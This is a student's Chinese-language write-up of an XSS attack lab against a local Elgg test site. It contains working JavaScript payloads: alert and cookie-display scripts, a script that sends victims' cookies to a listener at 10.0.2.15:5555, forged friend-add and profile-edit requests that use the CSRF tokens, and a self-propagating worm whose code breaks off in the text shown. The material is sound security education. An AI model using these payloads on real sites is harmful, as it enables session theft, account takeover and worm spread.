

**Cross-Site Scripting (XSS) Attack Lab**

姓名：严佳豪，学号：57118136

**Task 1: Posting a Malicious Message to Display an Alert Window**


在Elgg网站上登录Samy账号，修改个人简介，内容如下


<script>alert(“XSS”);</script>

修改完保存，会弹出窗口提示XSS


**Task 2: Posting a Malicious Message to Display Cookies**


在Elgg网站上登录Samy账号，修改个人简介，内容如下

<script>alert(document.cookie);</script>

修改完保存，会弹出窗口显示该用户得Cookie

**Task 3: Stealing Cookies from the Victim’s Machine**

首先查看虚拟机IP地址，为10.0.2.15/24


启动监听程序监听5555端口

在Elgg网站上登录Samy账号，修改个人简介，内容如下

<script>document.write(“<img src=http://10.0.2.15:5555?c=”

+ escape(document.cookie) + “ >“);

</script>

返回终端里的程序，可以看到用户的Cookie被发送到了攻击者的电脑上

**Task 4: Becoming the Victim’s Friend**

首先使用admin账号登录，并添加samy为好友，通过http header live插件来捕捉加好友的请求，通过elgg.security.token.\_\_elgg\_ts和elgg.security.token.\_\_elgg\_token这两个Javascript变量获得\_elgg\_ts、\_\_elgg\_token这两个参数的值

得到指明添加好友对象后的url应为http://www.xsslabelgg.com/action/friends/add?friend=47

然后，登录samy的账号，在个人主页里构造如下代码

<script type="text/javascript">

window.onload = function()

{

var ts = "&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token = "&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;

Ajax = new XMLHttpRequest();


Ajax.open("GET",sendurl,true);


Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

}

</script>


切换到admin用户，访问samy的主页，刷新后发现攻击生效，按钮变为Remove friend字样

问题：

问题1答案：在获取添加好友的HTTP请求时，可以看到URL中有两个额外的参数\_\_elgg\_ts 和 \_\_elgg\_token，这个两个参数是为了防范CSRF攻击的对策，必须正确设置这两个值，否则它就会被视为跨站请求而被丢弃。

问题2答案：攻击无法施行。因为编辑器会向文本添加格式数据，以防止将其错认成代码，这些添加的数据会导致Javascript代码出现问题，从而导致攻击失效。

**Task 5: Modifying the Victim’s Profile**

登录samy账户，点击修改个人资料并保存，使用HTTP Header Live插件获取请求

可以看到，url为<http://www.xsslabelgg.com/action/profile/edit>

参数为：

\_\_elgg\_token=kJuhIgtcyzGCer8q0NtwgQ

&\_\_elgg\_ts=1600161496

&name=Samy

&description=

&accesslevel[description]=2

&briefdescription=Samy is my hero

&accesslevel[briefdescription]=2

&location=

&accesslevel[location]=2

&interests=&accesslevel[interests]=2

&skills=

&accesslevel[skills]=2

&contactemail=

&accesslevel[contactemail]=2

&phone=

&accesslevel[phone]=2

&mobile=

&accesslevel[mobile]=2

&website=

&accesslevel[website]=2

&twitter=

&accesslevel[twitter]=2

&guid=47

故将所给代码修改成如下所示：

<script type="text/javascript">

window.onload = function(){

var guid = "&guid=" + elgg.session.user.guid;

var ts = "&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token = "&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name = "&name="+elgg.session.user.name;

var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";

var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

var content = token + ts + name + desc + guid;

var samyGuid = 47;

if(elgg.session.user.guid != samyGuid)

{

var Ajax = null;

Ajax = new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");


Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send(content);


}


}


</script>

登录samy账号，将代码保存在about me中

登录admin账号，点击查看samy的个人资料，然后返回查看自己的个人资料，可以发现个人简介被修改

问题答案：首先将修改后的代码保存在About me中，可以看到资料里显示为空

切换成admin用户登录，可以看到about me选项为空

然后点击查看samy的资料，结果如下：

我们发现，samy的个人资料已经被更改，那么攻击自然不可能发生。会出现这种情况是因为，在修改资料后保存时，网页会跳转到攻击者本人的个人资料，恰好满足攻击发动的条件，如果不对攻击者本身的guid进行排除，那么攻击首先会生效在攻击者本人身上，并因缺少自我传播能力且代码已被修改成文本内容而就此结束攻击

**Task 6: Writing a Self-Propagating XSS Worm**

补全任务所给代码如下：

<script type="text/javascript" id="worm">

window.onload = function(){

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var ts = "&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token = "&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;

Ajax = new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

var guid = "&guid=" + elgg.session.user.guid;

var ts = "&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token = "&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name = "&name="+elgg.session.user.name;

var desc = "&description=Samy is my hero" + wormCode

desc +="&accesslevel[description]=2";

var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

var content = token + ts + name + desc + guid;

var samyGuid = 47;

if(elgg.session.user.guid != samyGuid)

{

var Ajax = null;

Ajax = new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");


Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send(content);


}

